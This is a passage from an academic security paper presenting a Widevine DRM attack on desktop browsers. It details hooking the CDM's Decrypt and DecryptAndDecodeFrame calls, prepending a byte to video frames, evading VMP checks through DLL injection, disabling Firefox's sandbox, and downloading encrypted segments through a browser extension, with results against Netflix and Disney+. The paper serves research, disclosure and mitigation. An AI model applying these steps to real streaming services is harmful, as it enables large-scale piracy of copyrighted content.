While monitoring calls to the `Decrypt` method, we identified a recurring byte pattern at the beginning of each encrypted input buffer. Further investigation, involving examination of the Firefox source code, revealed a comment stating that "The CDM expects encrypted AAC to be in ADTS format." Indeed, the corresponding implementation prepends a 7-byte, dynamically constructed ADTS (Audio Data Transport Stream) header to each AAC frame prior to passing it to the CDM. This header matches the pattern observed during interception, and confirms that the encrypted audio is delivered to the CDM as ADTS-framed AAC.

Our observations demonstrate that intercepting calls to the `Decrypt` method allows direct access to the decrypted AAC frames before they get forwarded for decoding. Consequently, the audio stream can be reconstructed in a playable form outside the protected CDM environment.

Insight. We show that by intercepting calls to `Decrypt`, an attacker can easily obtain the decrypted audio stream, ready to be played and/or redistributed free of any protection.

Video Resolution	Size Per Frame (MB)	Size per Second (MB/s)	Total Size (GB)
720×480	0.518	12.442	44.790
1920×1080	3.110	74.650	268.739
3840×2160	12.442	298.598	1074.954

Table 1: Decoded sizes for a 60-minute video at 24 frames per second in YUV 4:2:0 chroma subsampling for SD (720×480), FHD (1920×1080) and UHD (3840×2160) resolutions.

4.4 RQ2: DecryptAndDecode Video Output

Recall that the output of `DecryptAndDecodeFrame` is a raw video frame, ready to be displayed on a screen. As with the audio case described in RQ1, our wrapper can intercept this output and concatenate the frames into a single `.yuv` file. Such a file can be played by media players, such as VLC, provided that additional parameters are supplied. These parameters include the video frame rate, resolution, and chroma subsampling, all of which can be extracted from or inferred based on the original protected MP4, since metadata is never encrypted.

A primary limitation of this approach is the substantial storage required for raw, decoded video. To quantify this, we evaluated the compression ratio on a twelve-minute demonstration video available on Widevine's demo website[1]. For SD quality, the encoded video stream was approximately 52 times smaller than the decoded stream (162 MB → 8.4 GB). In HD quality, the ratio was approximately 25 (1.6 GB → 42.6 GB), while in UHD quality, the decoded stream was about 70 times larger than the encoded stream (2.4 GB → 173.8 GB). As a matter of fact, the size of a decoded video depends on four parameters: duration, resolution, frame rate (often 24), and YUV chroma subsampling (often 4:2:0 for streaming). We provide an example in Table 1.

Our example shows that we might require 268 GB for a 1-hour FHD video, which is not reasonable for any kind of

[1] https://integration.widevine.com/

distribution. To mitigate the storage requirements, the raw frames can be re-encoded using FFmpeg to match the size of the original protected MP4. While this reduces storage needs, it introduces a trade-off in the form of potential quality loss compared to the decoded frames [16].

Insight. Through the `DecryptAndDecodeFrame` method, an attacker can reconstruct a decoded version of the protected video that can be played outside Widevine. This attack vector is not appealing because of the huge size of the decoded video. Although this file can be deleted later after re-encoding, it still constitutes a necessary initial storage requirement.

4.5 RQ3: Decrypt Video Frame

As observed in RQ2, although an attacker can retrieve the output of `DecryptAndDecodeFrame`, this approach involves a trade-off between substantial storage requirements and potential quality loss due to re-encoding. We therefore investigate whether it is possible to invoke the `Decrypt` method directly on encrypted video samples. If feasible, this would allow recovery of the decrypted yet still encoded video stream, avoiding both excessive storage and quality degradation.

Based on RQ1, we know that the `Decrypt` method accepts AAC frames formatted with an ADTS header. In addition, the supported encryption modes do not protect the integrity of the whole video frames. We proceed as follows to leverage this behavior: we prepend an ADTS header to an encrypted video frame before invoking `Decrypt`. Despite ADTS being a header characterizing an audio sample, Widevine accepts decrypting the modified input without decoding. In fact, Widevine does not appear to strictly validate any of the ADTS fields. In our experiments, even deliberately inconsistent header values did not trigger rejection.

After decryption, removing the prepended ADTS header yields a decrypted video frame that remains encoded. By redirecting Firefox calls from `DecryptAndDecodeFrame` to `Decrypt`, we were able to collect all decrypted video frames and concatenate them into a single file. Once all frames have been processed, the resulting encoded video stream can either be played directly by compatible media players or remuxed into an MP4 container using FFmpeg.

Then, we conducted further experiments aiming at identifying additional accepted input formats. Our findings suggest that the `Decrypt` method does not enforce a whitelist of authorized formats, but rather rejects specific recognizable patterns. In particular, inputs beginning with the byte sequences `0x000001` or `0x00000001` are systematically rejected. These sequences correspond to the NAL (Network Abstraction Layer) unit start codes in H.264 video streams.

Insight. We show that any input, not just audio samples, can be successfully processed by the `Decrypt` method if they do not begin with video markers. Thus, an attacker can recover the original encoded video by simply prepending some header to the encrypted frames before calling `Decrypt`, provided their license has the `SW_SECURE_CRYPTO` security level.

5 Practical Media Recovery Attack

5.1 Threat Model

We consider an attacker who has full control over their own device on which protected content is played back. In particular, the attacker can execute arbitrary user-level code and can instrument or modify user-space processes, such as the web browser. The attacker interacts with the content provider in a legitimate manner and obtains valid licenses through the standard Widevine license acquisition protocol. We do not assume any cryptographic break of the content protection mechanisms, nor any extraction of long-term device keys.

Unlike the typical DRM threat model [18], we restrict the capabilities of our attacker. In particular, our attacker cannot tamper with the CDM runtime memory to alter its behavior [22] or to recover root cryptographic keys [11]. Indeed, the attacker will only need to control the browser process that loads the Widevine CDM. We only consider desktop implementations where Widevine mostly operates in a software-based security level (*i.e.,* L3). Despite this restricted capability, we will show that the attacker can universally recover protected media to play them outside Widevine with any standard media player.

5.2 First Intuition

Based on our findings in section 4, we already have an effective attack to retrieve decrypted media from the Widevine CDM. Specifically, we construct a wrapper around the original Widevine library in order to intercept and collect decrypted samples. For audio content, we capture the output of the `Decrypt` method and concatenate the returned samples into a file. Regarding video content, when the decryption key is correctly protected with `SW_SECURE_DECODE`, we intercept the output of the `DecryptAndDecodeFrame` method that returns decoded raw frames that we then re-encode with FFmpeg to reduce storage requirements.

If the decryption key is incorrectly configured with the weaker protection level `SW_SECURE_CRYPTO`, we instead redirect calls from `DecryptAndDecodeFrame` to `Decrypt`. To bypass the format checks performed by the `Decrypt` method, we just prepend one single non-null byte to the encrypted input before forwarding the call. After decryption, the added byte is removed and the resulting output is written to a file. This approach enables an attacker to recover the decrypted video frames while still being encoded. Finally, for encoded samples (*i.e.,* audio and video with `SW_SECURE_CRYPTO` key), we use the FFmpeg libraries to remux the output into an MP4 file for better portability.

However, this attack presents several limitations. First, although it successfully works on Windows, it gets detected

by VMP checks. As a result, certain streaming services, like Netflix, may refuse to deliver the required license keys for systems flagged as tampered by VMP. Second, the attacker must wait for the browser to process the entire content in real time; decrypting a two-hour movie, therefore, would take approximately two hours. Finally, as discussed previously, decoded video output can be tens of times larger than its encoded counterpart. Even if the attacker re-encodes the video afterward, a sizable amount of temporary storage is required to hold the raw frames during the attack.

In order to make our attack more practical, we would like to improve its scope, effectiveness, and efficiency both in terms of storage space and processing time. Consequently, our attack needs to:

1. bypass VMP checks, so that it can be performed on Windows across all content providers;

2. overcome the limitations of having to wait for the whole content playback, thereby significantly improving its efficiency;

3. reduce storage requirement by re-encoding decoded frames on the fly during decryption.

In the following, we describe each part of our attack in detail.

5.3 VMP Bypass

On Windows, we obtain a `PLATFORM_TAMPERED` VMP status when replacing the original Widevine CDM with our custom wrapper. To make our attack bypass these checks, we remove our wrapper and replace it with the Widevine original CDM. Thus, to perform our attack, we dynamically inject the wrapper using a common DLL injection technique.

Then, we hook Widevine's functions using the framework MinHook [15]. MinHook relies on trampolines and detour functions to redirect calls to targeted functions, while preserving access to the original implementation. Precisely, we hook the `Decrypt` and `DecryptAndDecodeFrame` methods using their vtable offsets. We make sure to activate the hook only after the license request generation in order not to interfere with VMP. Indeed, VMP is only run once during Widevine initialization, so it does not check for any tampering in subsequent calls during Widevine's workflow. Once our hooks are set up, we obtain the same functionality as with our wrapper presented in subsection 4.2, allowing us to catch the output buffers of the different decryption methods.

This approach has one drawback: it makes the Windows implementation of our attack less portable, since the vtable offsets may change with each new Widevine release. However, Widevine versions are typically updated every few months, and modifying the offsets accordingly requires minimal effort that can even be automated.

To keep a similar architecture between the two platforms, Windows and Linux, we also switch to function hooking on Linux, despite it not being necessary. We inject our library using `LD_PRELOAD` and use FuncHook [25] to perform the needed hooking. Since VMP is not available on Linux, we directly hook the initialization function `CreateCdmInstance` that gives access to `Decrypt` and `DecryptAndDecodeFrame`.

5.4 Direct Download

To improve the time efficiency of our attack, we aim to decrypt the entire content directly rather than waiting for the actual playback. This makes our attack more pleasant, which can be achieved given two pre-conditions: (1) access to the full encrypted media file, and (2) control over the Widevine execution flow in order to invoke the decryption methods independently of the content playback.

To address the first requirement, we developed a Firefox web extension that enables the download of encrypted media currently streamed by a webpage. When accessing protected content, the webpage initially performs an HTTP request to retrieve a DASH manifest, called an MPD (Media Presentation Description) file. This manifest is an XML document containing references to the media, including URLs pointing to the encrypted audio and video tracks. Each track is associated with metadata such as quality level, language, and encoding format. Note that these manifests are not protected by most streaming platforms [19].

Our extension intercepts the DASH manifest and extracts the referenced segment URLs. No authentication is required to download the encrypted content from the URLs. To maximize ergonomics, we present the URLs in an HTML pop-up interface, allowing the attacker to select which tracks to download. Once the download is complete, the extension generates a small auxiliary file that notifies our hooks that a new encrypted file is available while specifying its location on disk.

The internal implementation of the extension may vary depending on the targeted streaming platform, as content providers use different mechanisms to deliver segment URLs. The approach described here corresponds to the workflow observed on Widevine's demo website that is similarly employed by other premium streaming platforms.

In the second part, we use the FFmpeg libraries to demultiplex the downloaded file. This enables us to iterate over each sample contained in the media stream and submit it directly to Widevine's decryption methods. Thus, we can constitute the required parameters for the different decryption methods without relying on the browser parsing during streaming. Similar to our previous approach, we process the returned buffers to reconstruct playable audio or video files from the decrypted output.

As such, the required time to perform our attack depends on the following operations: downloading the encrypted content, demultiplexing and decrypting it. Overall, these operations

are much faster to perform compared to a complete playback of the full content. If needed, re-encoding for video frames is applied, and the related execution time varies as we explain below.

5.5 Re-Encoding on the Fly

If the video key is sufficiently protected and the attacker is compelled to use the `DecryptAndDecodeFrame` method, the returned output consists of decoded raw frames, which require a substantial amount of storage. To mitigate this issue, we leverage the FFmpeg libraries to re-encode each decoded frame on the fly. In this setting, only a single decoded frame needs to be held in memory at any given time, while making FFmpeg process them incrementally. The required runtime memory remains constant. Once re-encoding is finished, FFmpeg generates a playable file that has a size comparable to that of the original protected content.

For the sake of simplicity, and without loss of generality, we illustrate this part using the AV1 encoder configured in Constant Bitrate (CBR) mode. In this mode, the encoder targets a fixed average bitrate, thereby controlling the trade-off between compression efficiency and visual quality. Unlike quality-based modes, CBR constrains the bitrate budget and allows perceptual quality to vary depending on content complexity. More complex scenes may exhibit higher distortion, whereas simpler scenes may retain higher visual fidelity. Although this approach may lead to some visual inconsistency across the sequence, it provides a simpler configuration, as only the encoding preset needs to be selected when targeting the original bitrate of the protected video.

Although the bitrate is fixed, encoding presets still influence both quality and computational cost. Lower preset values enable more sophisticated compression algorithms, improving visual quality at the same bitrate but increasing encoding time. Conversely, higher preset values reduce computational complexity and encoding time, at the cost of compression efficiency and potentially lower visual quality.

As AV1 encoding is computationally intensive, particularly with slower presets, this configuration introduces a trade-off between visual quality and processing time under a fixed bitrate constraint. In practice, we select a preset that provides acceptable visual quality while keeping encoding time within reasonable bounds. We quantify this trade-off in our evaluation in section 6.

6 Evaluation

6.1 Settings

We evaluate our attack on Firefox ESR 140 and Widevine 4.10.2931.0 (the latest versions as of February 2026). We implement our attack on both Linux and Windows; specifically, we tested it on Ubuntu 24.04 and Windows 11. We did not carry out the attack on macOS because, as argued in [20], the Widevine CDM implementations on macOS and Windows exhibit similar behavior, with both systems supporting VMP.

In summary, the attack is effective on the latest version of the Widevine CDM that is supported by a modern browser. It operates universally across Linux and Windows without requiring any bypass of obfuscation mechanisms or enforced memory integrity protections.

6.2 Attack Overview

The attack is accompanied by a short script that disables Firefox's Widevine sandbox using the `GMP_SANDBOX_DISABLE` runtime flag and then launches Firefox. Once the browser is running, the attacker installs a web extension used to download the protected content files. They can then navigate to the streaming platform of their choice, assuming they have legitimate access (*e.g.,* an active subscription if required).

On the streaming platform, the attacker begins playback of the content they wish to extract. When streaming starts, two events occur: (1) the CDM loads the decryption keys into memory, at which point our injected wrapper hooks the relevant interface, and (2) the web extension intercepts the URLs of the protected content. The attacker selects a file to download through the extension. Our wrapper, which monitors for newly available files, begins demultiplexing them and feeds each sample to the appropriate Widevine decryption function. It then retrieves the decrypted output and, depending on the function used, either re-encodes the decoded stream or remultiplexes the decrypted samples into a clear MP4 file. An overview of the attack workflow is presented in Figure 3.

6.3 Results

6.3.1 Shaka Player Demo

We first evaluate our attack against Shaka Player's demo website[2], which distributes media samples protected by Widevine. In all tested cases, we are able to retrieve the decrypted audio streams. For the video streams, the license keys are issued with the lowest security level, `SW_SECURE_CRYPTO`. This configuration allows us to evaluate both variants of our attack, namely `Decrypt` and `DecryptAndDecodeFrame`. In both cases, we successfully obtain the decrypted video streams that we combine with audio samples to build a playable MP4 media file.

For the `DecryptAndDecodeFrame` variant, we experiment with different encoding parameters in order to assess the impact of re-encoding on video quality. Specifically, we use the AV1 encoder in CBR mode. We target the original bitrate of the encrypted video in order to produce a file of comparable size. We evaluate multiple encoder presets ranging from 1 to 13. Lower preset values correspond to more computationally

[2] https://shaka-player-demo.appspot.com/




Figure 3: Attack Workflow on Widevine Linux.

intensive encoding algorithms, resulting in longer processing times but, under a constant bitrate constraint, improved visual quality.

To quantify the quality degradation introduced by this process, we compare the video obtained via the `Decrypt` attack (used as the reference) with the one obtained via `DecryptAndDecodeFrame` (considered distorted) using the Video Multi-Method Assessment Fusion (VMAF) metric [17]. VMAF, developed by Netflix, has been shown to outperform other objective video quality assessment methods [4]. It produces a score between 0 and 100 that reflects the perceived visual distortion between two videos, with higher scores indicating lower distortion.

The results of the experiment on three different videos are presented in Table 2. Notably, even when using higher preset values that require only a few minutes of encoding time, the resulting VMAF scores remain above 90, indicating that the visual degradation introduced by re-encoding is generally imperceptible to the human eye.

6.3.2 Real-World Content Providers

We also evaluate our attack against two premium content providers, namely Netflix and Disney+. Targeting Widevine directly, our attack works similarly regardless of the streaming platform. The only detail in our attack that changes is how to obtain the DASH manifest to download the encrypted content, as this is platform-dependent [19].

In both platforms, we observe that audio tracks are not encrypted. Netflix is not vulnerable to the `Decrypt` attack, since its video content keys are delivered with the `SW_SECURE_DECODE` security level, which prevents direct access to decrypted frames prior to decoding. We therefore evaluate the `DecryptAndDecodeFrame` variant. Using this approach, we successfully extract decrypted content up to HD quality on Linux, and thanks to VMP, up to FHD quality on Windows, with re-encoding.

In contrast, Disney+ is vulnerable to the `Decrypt` attack: we are able to retrieve decrypted video content up to HD quality on both Linux and Windows without requiring re-encoding. We did not expect to find a real content provider that has such a weak configuration. Thus, we also investigated other content providers to see if they would be vulnerable to the `Decrypt` attack; while Disney+ has the weakest configuration with up to HD content, we found that several other providers also misconfigured their key protection level, making them vulnerable to the same simple attack.

7 Discussion

7.1 The Scope of our Attack

DRM technologies are expected to ensure media confidentiality, because otherwise, they will fail their mission of controlled distribution [22]. Through this work, we demonstrate an attack in which clients can "download" the whole catalogue of any streaming service; *i.e.,* obtain a DRM-free version of any Widevine-protected content.

The particularity of our attack is that it is applied at the DRM boundary, as it solely relies on calling Widevine's public API during runtime without compromising any weakness in its implementation. Indeed, our attack does not challenge any of Widevine's numerous software protection techniques. Instead, it exploits a simple design defect: on desktop, Widevine is distributed as a shared library that is loaded by the browser to decrypt or decrypt-and-decode protected content. Such a design creates a well-defined interaction boundary that becomes a locus for misuse if the DRM fails to enforce strict authorization checks around decryption. As such, the output buffers are owned by the browser, and therefore attackers controlling the related process can either obtain the original content if the `Decrypt` method is called, or a re-encoded version of it with a slightly degraded quality.

From an architecture viewpoint, our attack is highly plausible because the DRM threat model [18] explicitly assumes a playback endpoint being controlled by legitimate users that potentially look to break DRM for their own benefit. Therefore, attackers are reasonably assumed to tamper with any software interacting with the CDM, which VMP is supposed to defend against. The absence of VMP on Linux and its failure on Windows make our exploit successful in practice. The

Video Resolution	Video Length (s)	Bitrate (MB/s)	AV1 Preset	Process Time (s)	Average VMAF
1920×856	734	18.300	10	350	99.482
			7	1139	99.478
			4	6653	99.459
320×240	60	0.406	10	3	96.92
			7	6	96.932
			4	35	97.07
1280×720	1374	3.294	10	311	98.868
			7	998	98.812
			4	5121	98.868

Table 2: Encoding time and resulting quality loss with AV1 in CBR mode with different presets.

scope of our attack is large for two main reasons. First, the attack does not require any prior knowledge of Widevine internals, which makes it universally applicable to any Widevine version. Second, the automation potential is quite important, as the attack merely consists of turning Widevine into a reliable decryption oracle, thereby reducing cost and complexity.

7.2 Responsible Disclosure

To prevent piracy, most experiments were conducted on platforms that provide publicly available protected content. When evaluating the attack in practice, we deliberately minimize any interaction with premium platforms to reduce any caused harm. For ethical considerations, we restricted our study to two platforms (*i.e.,* Netflix and Disney+) and limited the number of pirated resources. Importantly, no content was illegally distributed, as we deleted any recovered media from our computers as soon as possible.

Following our responsible disclosure process, we reported our findings to all concerned parties in a timely manner: Google (Widevine) as the owner of the DRM, Disney+ as they misconfigure their licenses with `SW_SECURE_CRYPTO`, and Netflix as they deliver FHD content on Windows trusting VMP. We suggested a 90-day disclosure period. Being the most concerned, we first notified Google via their Vulnerability Rewards Program. Google acknowledged the report and even asked for a recorded tutorial to demonstrate our claims with more details. After 30 days, they informed us that "*based upon our initial assessment, it seems this issue is not severe enough to qualify for a reward*". They also mentioned that they do not know whether "*a fix is required*", but that they will still notify us when any fix is released for this issue. We have not received any further message from Google. We also reached Widevine directly[3], but we did not get any answer either.

Regarding streaming platforms, Disney told us that our vulnerability *appears to be an implementation issue within the Widevine DRM system itself, rather than a misconfiguration or vulnerability in Disney's platform*. Therefore, they asked us to directly report to Google's Widevine team. When we informed them that Google may never fix the issue, they just closed our report and flagged it as informative, ignoring our suggestion to at least update their licenses to `SW_SECURE_DECODE`. As for Netflix, they replied in a similar manner: *this is a Widevine flaw that Netflix cannot directly mitigate*, and therefore *it falls under several explicit exclusions in the bounty security policy*. Our issue then was closed as informative, and Netflix continues delivering FHD content on Windows desktop.

We find it surprising that Google is reluctant to fix this vulnerability. Indeed, we implement a practical attack that can recover any protected content, even on real-world deployed platforms. Through our detailed and reproducible artifact, we show an attack that works at scale and across content providers, allowing massive piracy. We have two assumptions behind their blanket *not interested* reply. First, they believe that *it is not a bug, it is the model*. Namely, if the attacker fully controls the playback device, then bypass becomes inevitable. Indeed, streaming services take this into consideration by typically limiting desktop users to lower-resolution content. However, our findings show that such practice is overruled by certain platforms that *trust* Widevine additional protection layers, e.g., Netflix delivering FHD on Widevine implementations supporting VMP. At a minimum, we think that they can update their threat model (we do/don't protect against malicious or compromised browsers) in their documentation. Second, they prioritize deployment and cost constraints, since related fixes may require expensive architectural change. For instance, integrators might be upset if the fix breaks compatibility. In this case, we think that Widevine could have, while informing their partners, provided risk-reducing mitigations instead of leaving this design flaw trivially exploitable.

As such, we emphasize the need to publicly investigate DRM technologies beyond their claims, so as not to create a false sense of security for billions-dollar streaming platforms [23] that might find their copyrighted contents pirated because of insufficient effective security guarantees, especially if they cannot do anything to mitigate.

[3] https://www.widevine.com/contact

7.3 Mitigations

Our results suggest that the root cause is architectural: the player-DRM interface creates a clear boundary where decrypted samples (or frames) can exist outside the protected CDM and rendering path. Ideally, this boundary should be suppressed so that no decrypted content, even decoded, appears outside the CDM memory. We emphasize that because this is a design defect at a shared trust boundary, mitigations are structurally harder than patching an implementation bug. In fact, patching elsewhere (obfuscation, whitebox cryptography, key revocation) does not fix anything because the attacker can still intercept the decrypted media content. Ironically, older DRM plugins, such as Adobe Flash and Microsoft Silverlight, do not suffer from this design weakness, since they handle both content decryption and media playback within the same process. Since we do not expect the streaming ecosystem to abandon the modular architecture created by EME for interoperability, we propose some mitigations intended to make our attack more difficult to exploit in practice.

Therefore, the proposed mitigations focus on reducing exposure of clear content, tightening the authorization semantics of decryption, and eliminating time-of-check to time-of-use (TOCTOU) in VMP. Accordingly, we suggest four mitigations (from hardest to easiest to implement).

(1) Bind decryption to a protected playback path (reduce cleartext exposure). The most direct mitigation is to prevent decrypted output from appearing in unprotected memory that can easily be intercepted by an attacker. This requires special support from the underlying operating system to allocate memory buffers and limit their exposure to other processes (by using `pkey_mprotect` in Linux for example). In practice, the implication is that the CDM should output only *opaque* objects rather than readable buffers, and that these objects could be accessed only by a secure decoder. This mitigation impacts the portability of Widevine by imposing some features on its hosting environments. Moreover, it would require deep modifications to the media pipeline of EME, as browsers could no longer render the whole webpage by themselves.

(2) Remove "decrypt-oracle" behavior by tightening API semantics. A second mitigation is to enforce the verifications performed by the `Decrypt` method. Concretely, decryption should never succeed when the input buffer contains video frames. This reduces the risk that the decrypt interface can be repurposed to obtain clear video content outside intended playback. Thus, the `Decrypt` method should check for patterns restricting its usage to a given list of formats. However, decryption should not proceed on "format-valid" inputs alone: acceptance must also depend on successful cryptographic integrity verification, which directly addresses the underlying problem of being able to prepend some arbitrary header to the data to be decrypted. To mitigate this, the MPEG-CENC standard should add authenticated encryption, such as GCM, to the allowed encryption schemes. If migrating to a new cipher mode is not feasible, a conservative alternative is to keep the existing encryption (CTR or CBC), but add a per-sample MAC (*e.g.,* HMAC/CMAC) computed over both the ciphertext and the relevant unencrypted metadata, rejecting any sample whose tag does not verify.

(3) Eliminate TOCTOU by continuous verification. Our findings also point to a TOCTOU weakness: the VMP check performed only at startup can become invalid at the time decrypted frames are produced or rendered. TOCTOU is a known weakness class where a resource's state can change between the check and the subsequent use, invalidating the security decision. To mitigate this, integrity checks should be repeated at the point of use (*e.g.,* per method call), and the check must be tied as closely as possible to all sensitive CDM operations. Another approach is to create a new thread that regularly and asynchronously runs VMP across the whole lifetime of the playback.

(4) Force rules for media licenses. Lastly, as mentioned previously, the `Decrypt` method can only be used with a key having the `SW_SECURE_CRYPTO` security level. Consequently, a simple mitigation is to force licenses destined to protect video content to be `SW_SECURE_DECODE`. Such a restriction will limit the use of the associated decryption key to `DecryptAndDecodeFrame`. In addition, Widevine should not allow the use of the same key to encrypt both audio and video assets. This practice is unfortunately shown to be widely endorsed among streaming platforms [19]. Besides being best practices, these configurations become necessary to reduce the exploitability of our attack.

8 Related Work

The current security research for DRM systems is not only scarce, but is essentially characterized by fragmentation and narrow focus. Most existing studies are limited to reverse engineering proprietary DRM components to extract secret keys or exploit cryptographic flaws. Several works demonstrate that DRM systems are not immune to software attacks [18,19], even when leveraging hardware-backed trusted execution environments [29]. In [13], Widevine's RSA whitebox, being the root of trust, is reverse-engineered to extract its private key. The content keys can then be directly decrypted from EME messages, resulting in recovering the protected content without involving the CDM. However, reversing the RSA whitebox, being well-protected against both static and dynamic attacks, is time-consuming and can be quickly patched by (1) revoking the private key, (2) modifying the whitebox construction, and (3) re-applying additional layers of binary

obfuscation. Other studies target content decryption by exploiting weaknesses in the encryption format [6] or retrieving decrypted content directly from memory [27]. Recently, a new research line was initiated in DRM security focusing on protocol-level vulnerabilities. In [20], Patat *et al.* identify privacy leaks caused by the DRM permanent identifier being accessible by any webpage. Then, in [8], Delaune *et al.* provide the first formal definition of the term "piracy". They define several security goals for the EME protocol and formally study the Widevine instantiation of EME against these goals. Their formalization led them to discover a new vulnerability in Widevine, allowing attackers to arbitrarily modify a license usage right for their benefit. Finally, in [22], Roudot *et al.* explore random generation inside DRM modules, and show how to bypass DRM protections by controlling the used entropy through intercepting well-identified system calls.

While valuable, current research work mostly remains implementation-specific on proprietary software protection techniques. As a result, their findings do not provide any insight into inherent design flaws in DRM architecture. Our attack is distinguished by compromising a core DRM security guarantee without breaking any software protection layer implemented by the Widevine CDM. The attack exploits a boundary problem that reveals how a hard problem (breaking Widevine) can be transformed into a simple one (querying a public function). Another notable difference is in the patching strategy. Quickly releasing reactive patches is a recurrent security practice of the Widevine ecosystem. This was possible for previous weaknesses whose fix required updating some Widevine internals; therefore, the patch process was self-contained and transparent to the hosting environment, *i.e.,* the browser. In contrast, the fix of our attack requires deeper modifications to how Widevine is integrated on desktop browsers. Thus, it should involve coordinated development between several parties: Widevine, streaming platforms and browsers, which makes the patch process much harder and time-consuming.

Accordingly, our attack can be seen as an improvement upon the Analog Hole attack [28]. The Analog Hole refers to a broad vulnerability that can undermine virtually any DRM system, because protected media must ultimately be rendered in a form humans can perceive. For instance, a video has to be displayed on a screen and viewed. In its simplest form, this means a person could capture the content at the point of playback, such as recording audio with a microphone, filming the screen with a camera, or using dedicated software that scrapes the screen's pixels. However, this type of DRM bypassing is not taken into consideration in the DRM threat model because of its numerous limitations. In our attack, we overcome the three main drawbacks of the Analog Hole. First, we do not require any dedicated material; the entire attack is software-only and relies on common components, leading to better automation. Second, the "recording" time is much shorter than the display time of the protected content. This removes the burden of having to wait before getting the pirated content. Third, the loss of quality is quite limited, since we recover the original audio samples along with either the original video frames (through `Decrypt`) or decoded but-not-yet-rendered ones (through `DecryptAndDecodeFrame`). In section 6.3.1, we empirically show that the quality degradation after re-encoding is minor even for lossy encoding.

9 Conclusion

In this paper, we have shown how the Widevine CDM is used by modern web browsers to decrypt protected content. We demonstrate that the decrypted output can be accessed by an attacker with little to no effort. Depending on the media, this output may consist of encoded audio streams or decoded video frames. We further present a technique that exploits the audio decryption interface to retrieve decrypted yet still encoded video data. When this approach is not applicable, we instead re-encode the decoded video stream on the fly to improve storage efficiency, and we show that the resulting quality degradation remains minimal. To improve the execution time of the attack, we implement a custom demultiplexer to accelerate content extraction. Additionally, we bypass the VMP protection on Windows, enabling access to potentially higher-resolution streams.

In future work, it would be interesting to investigate whether a similarly simple attack could be applied to the Android implementation of the Widevine CDM, both in its software-based (L3) and in its hardware-backed (L1) implementations. Furthermore, the analysis of how media data is handled by the CDM could be extended to other DRM systems, possibly leading to the discovery of new attack vectors caused by similar design flaws.

10 Open Science

In an effort to promote research on DRM technologies, we provide all source materials necessary to reproduce the attack on the Shaka Player demonstration website [21]. This includes a modified version of the web extension to download Shaka Player's protected samples, the source code of the Widevine wrapper, the script used to launch the attack, and a comprehensive `README` file containing detailed instructions on how to perform the attack on both Linux and Windows.

11 Acknowledgments

This work received funding from the French National Research Agency (ANR) under the project DRAMA (grant agreement No. ANR-22-CE39-0005), and the France 2030 program managed by the ANR under the project REV (grant agreement No. ANR-22-PECY-0009).

References

[1] ISO/IEC 13818-7. Information technology — coding of audio-visual objects — part 7: Advanced audio coding (AAC), 2006.

[2] ISO/IEC 14496-10. Information technology — coding of audio-visual objects — part 10: Advanced video coding, 2025.

[3] ISO/IEC 23001-7. Information technology — MPEG systems technologies — part 7: Common encryption in ISO base media file format files, 2023.

[4] Anastasia Antsiferova, Sergey Lavrushkin, Maksim Smirnov, Aleksandr Gushchin, Dmitriy Vatolin, and Dmitriy Kulikov. Video compression dataset and benchmark of learning-based video-quality metrics. In S. Koyejo, S. Mohamed, A. Agarwal, D. Belgrave, K. Cho, and A. Oh, editors, *Advances in Neural Information Processing Systems*, volume 35, pages 13814–13825. Curran Associates, Inc., 2022.

[5] Tim Berners-Lee. On EME in HTML5. https://www.w3.org/blog/2017/on-eme-in-html5/, 2017.

[6] David Buchanan. MPEG-CENC: Defective by specification. *Phrack*, 16(71), August 2024.

[7] castr. OTT statistics & market insights. https://castr.com/blog/ott-statistics/, 2025.

[8] Stéphanie Delaune, Joseph Lallemand, Gwendal Patat, Florian Roudot, and Mohamed Sabt. Formal security analysis of widevine through the W3C EME standard. In *USENIX Security Symposium*. USENIX Association, 2024.

[9] FFmpeg Developers. Ffmpeg. https://www.ffmpeg.org/, 2026.

[10] Eric Diehl. *Securing Digital Video - Techniques for DRM and Content Protection*. Springer, 2012.

[11] Felipe. Diving into the depths of widevine l3. https://neodyme.io/en/blog/author/felipe/, 2025.

[12] Alliance for Open Media. AV1 video codec, 2026. https://aomedia.org/specifications/av1/.

[13] Tomer Hadad. Reversing the old Widevine Content Decryption Module. https://github.com/tomer8007/widevine-l3-decryptor/wiki/Reversing-the-old-Widevine-Content-Decryption-Module, 2021.

[14] ISO/IEC-14496-12. Information technology — coding of audio-visual objects — part 12: ISO base media file format, 2022.

[15] Tsuda Kageyu. MinHook. https://github.com/TsudaKageyu/minhook, 2024.

[16] Jin Young Lee. Impact of video compression and multimodal embedding on scene description. *Electronics*, 8(9), 2019.

[17] Netflix. Toward a practical perceptual video quality metric. https://netflixtechblog.com/toward-a-practical-perceptual-video-quality-metric-653f208b9652, 2016.

[18] Gwendal Patat, Mohamed Sabt, and Pierre-Alain Fouque. Exploring widevine for fun and profit. In *SP (Workshops)*, pages 277–288. IEEE, 2022.

[19] Gwendal Patat, Mohamed Sabt, and Pierre-Alain Fouque. Wideleak: How over-the-top platforms fail in android. In *DSN*, pages 501–508. IEEE, 2022.

[20] Gwendal Patat, Mohamed Sabt, and Pierre-Alain Fouque. Your DRM can watch you too: Exploring the privacy implications of browsers (mis)implementations of widevine EME. *Proc. Priv. Enhancing Technol.*, 2023(4):306–321, 2023.

[21] Florian Roudot and Mohamed Sabt. Defective By Design Artifact. https://doi.org/10.5281/zenodo.20024534.

[22] Florian Roudot and Mohamed Sabt. Narrowbeer: A practical replay attack against the widevine DRM. In *USENIX Security Symposium*, pages 359–374. USENIX Association, 2025.

[23] Paramount Staff. Paramount to acquire warner bros. discovery to form next-generation global media and entertainment company. https://www.paramount.com/press/paramount-to-acquire-warner-bros-discovery-to-form-next-generation-global-media-and-entertainment-company, 2026.

[24] Statista. OTT video - united states. https://www.statista.com/outlook/amo/media/tv-video/ott-video/united-states#users, 2025.

